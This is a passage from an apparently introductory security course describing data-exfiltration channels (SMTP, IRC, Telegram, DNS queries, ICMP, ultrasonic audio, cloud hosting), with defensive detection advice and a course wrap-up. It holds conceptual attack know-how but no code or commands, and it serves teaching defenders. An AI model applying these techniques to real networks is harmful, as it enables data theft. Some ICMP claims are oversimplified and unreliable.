In order to catch exfiltration over SMTP, it is important that you inspect outbound SMTP traffic to make sure it is being made to the company SMTP servers. Even then, be aware of users that have personal email accounts on their devices, which may use third party SMTP servers. Additionally, it may be possible to inspect messages in transit for restricted keywords on the company email server. You should also pay attention to systems where SMTP traffic does not usually originate from, such as an FTP server, or other kind of server that is not set up for sending emails.

The use of SMTP is a method of exfiltration that is actually surprisingly difficult to detect.

IRC

IRC stands for Internet Relay Chat. It's an older chat protocol, which is strangely still used a lot in the tech community. IRC sees a lot of use in malware as a command and control channel (to control what malware does remotely), but its major weakness is that it is such an unusual vector. You don't often see IRC used in corporate networks. It's also a plaintext protocol that features no encryption, although the malware could easily implement its own custom encryption.

It goes without saying that you should prevent the IRC protocol from leaving a network at the firewall level, and alert any attempts that could help track down a malware infection on the network.

Other chat protocols

More modern chat protocols are more difficult to stop. A lot of encrypted messaging services, such as Telegram, have started to be used for exfiltration. You'll have to find ways to block each protocol independently. Telegram is actually quite difficult to block, as it uses several protocols, which it can fall back on if one method is blocked.

DNS

A clever method of exfiltrating data is to use DNS queries. Many organisations don't log DNS queries at all. The way it works is like so:

An attacker registers a domain, such as: myfakedomain.fake

The attacker sets up a DNS server to be authoritative for that domain. The malware will then send data by making DNS queries against .myfakedomain.fake.

Remember how DNS queries work? The query will first be made to the TLD DNS server (.fake) which will return the IP address of the attacker's DNS server. The next query will go to the attacker's DNS server asking for the entry for .myfakedomain.fake. At this point, the attacker's DNS server will log the request, which has the data in it.

This can be made even more subtle by encoding or encrypting the data before it even leaves the network, which would make the subdomain look random instead of obviously containing data.

The first step in detecting this exfiltration method is, of course, to log all DNS queries on the network. Once logging is enabled, you should be on the lookout for subdomains that appear random or very long, or repeated queries to the same domain but very many subdomains. All these can be indications of unusual activity, which should be investigated.

ICMP

The ICMP protocol is one possible method of sending data under the radar. You may remember that the ICMP protocol is used for transmitting error messages. The protocol itself has a 'data' field, but it is almost always empty. The actual codes with meaning are in the ICMP header. This means that most ICMP packets are 0 bytes in size. You can actually put data into the data field and still have the packet work, so you could technically hide small amounts of data in a ping packet, for example, and send it out of the network.

The ICMP protocol is generally only useful on a local network, therefore we recommend you just block all ICMP packets at the firewall so none can leave or enter the network.

Sound

One of the most interesting ways to exfiltrate data is through sound. In systems that run critical infrastructure, such as nuclear reactors, these systems are required to be air-gapped. This means the systems that run that infrastructure are not connected to the local network, or the internet at all. In this case, malware can still infect these systems through other means.

Ultimately, most air-gapped systems will have systems connected to the internet nearby so workers can still use the internet, and during the day they will move between systems, depending on the tasks they are performing.

Malware will spread to those computers connected to the internet and then infect USB drives when they are connected. Those USB drives will then be plugged into the air-gapped system (to transfer files, for example), infecting it with malware. Then that malware will want to send data to the infected system that is connected to the internet. Since there is no connection between the two systems, the malware can use sound, at frequencies that humans cannot hear, to transmit data from the air-gapped system to the system that is connected to the internet. From there, the data can be transmitted over the internet using one of the other techniques you've learned about.

If you are setting up an air-gapped system, you should disable any audio output at the hardware level to prevent this technique from working. That means internal monitor speakers also.

The Cloud

The cloud is not technically an exfiltration method on its own, but it is helpful in allowing attackers to cover their tracks. The internet was always intended to be a de-centralised network of computers, however, these days things are becoming more and more central. Many companies run their servers in 'the cloud', which could be anything from Amazon's AWS, to Google's Cloud. That means a lot of software that organisations use daily actually connect to the same set of data centres.

An attacker can also set up a server in these locations, anyone can; and by virtue of that, can hide their connections amongst all the other traffic that goes out to the same data centres. There isn't much you can do about this one; it's simply a case of being aware that determining the owner of an IP address doesn't mean that connection is trustworthy. Anyone can purchase a server and an IP address (owned by the cloud provider) cheaply.

Exfiltration Challenge Lab

DNS-based exfiltration has been very popular with attackers. In this challenge lab, we are going to examine some traffic that has been captured between a compromised system and a remote server on the Internet. We will be using our skills to extract the hidden message. If you struggle to read the packet capture, you may want to revert to the networking modules in the course to practise.

Course Summary

What Next?

Congratulations! You have made it to the end of SANS Foundations! This course covers the foundations of technology, and what you really need to know to grow your career in IT or cyber security. Using your new knowledge, there are so many opportunities to continue your development, and understand topics and walkthroughs that previously would have been very challenging.

Before you pivot beyond the platform, take a few moments to validate: * You have completed each of the quizzes and are comfortable with your understanding of the content. * You have practised each of the labs and hands-on exercises multiple times. * You have researched around the topic and tried to apply these in your own studies or lab.

From here, there are a huge number of resources on sans.org to help you further your knowledge. Check out the SANS Reading Room for papers and research by alumni that build on these topics and many more. You should also look at the SANS roadmap to identify potential pathways that interest you in your career.

Thank you for taking the SANS Foundation course, and for joining the worldwide technical community with an understanding of what makes technology 'tick'. Keep practising, keep building labs, and apply what you have learned. We are sure you will do wonderful things with your new-found knowledge and continue to develop your expertise.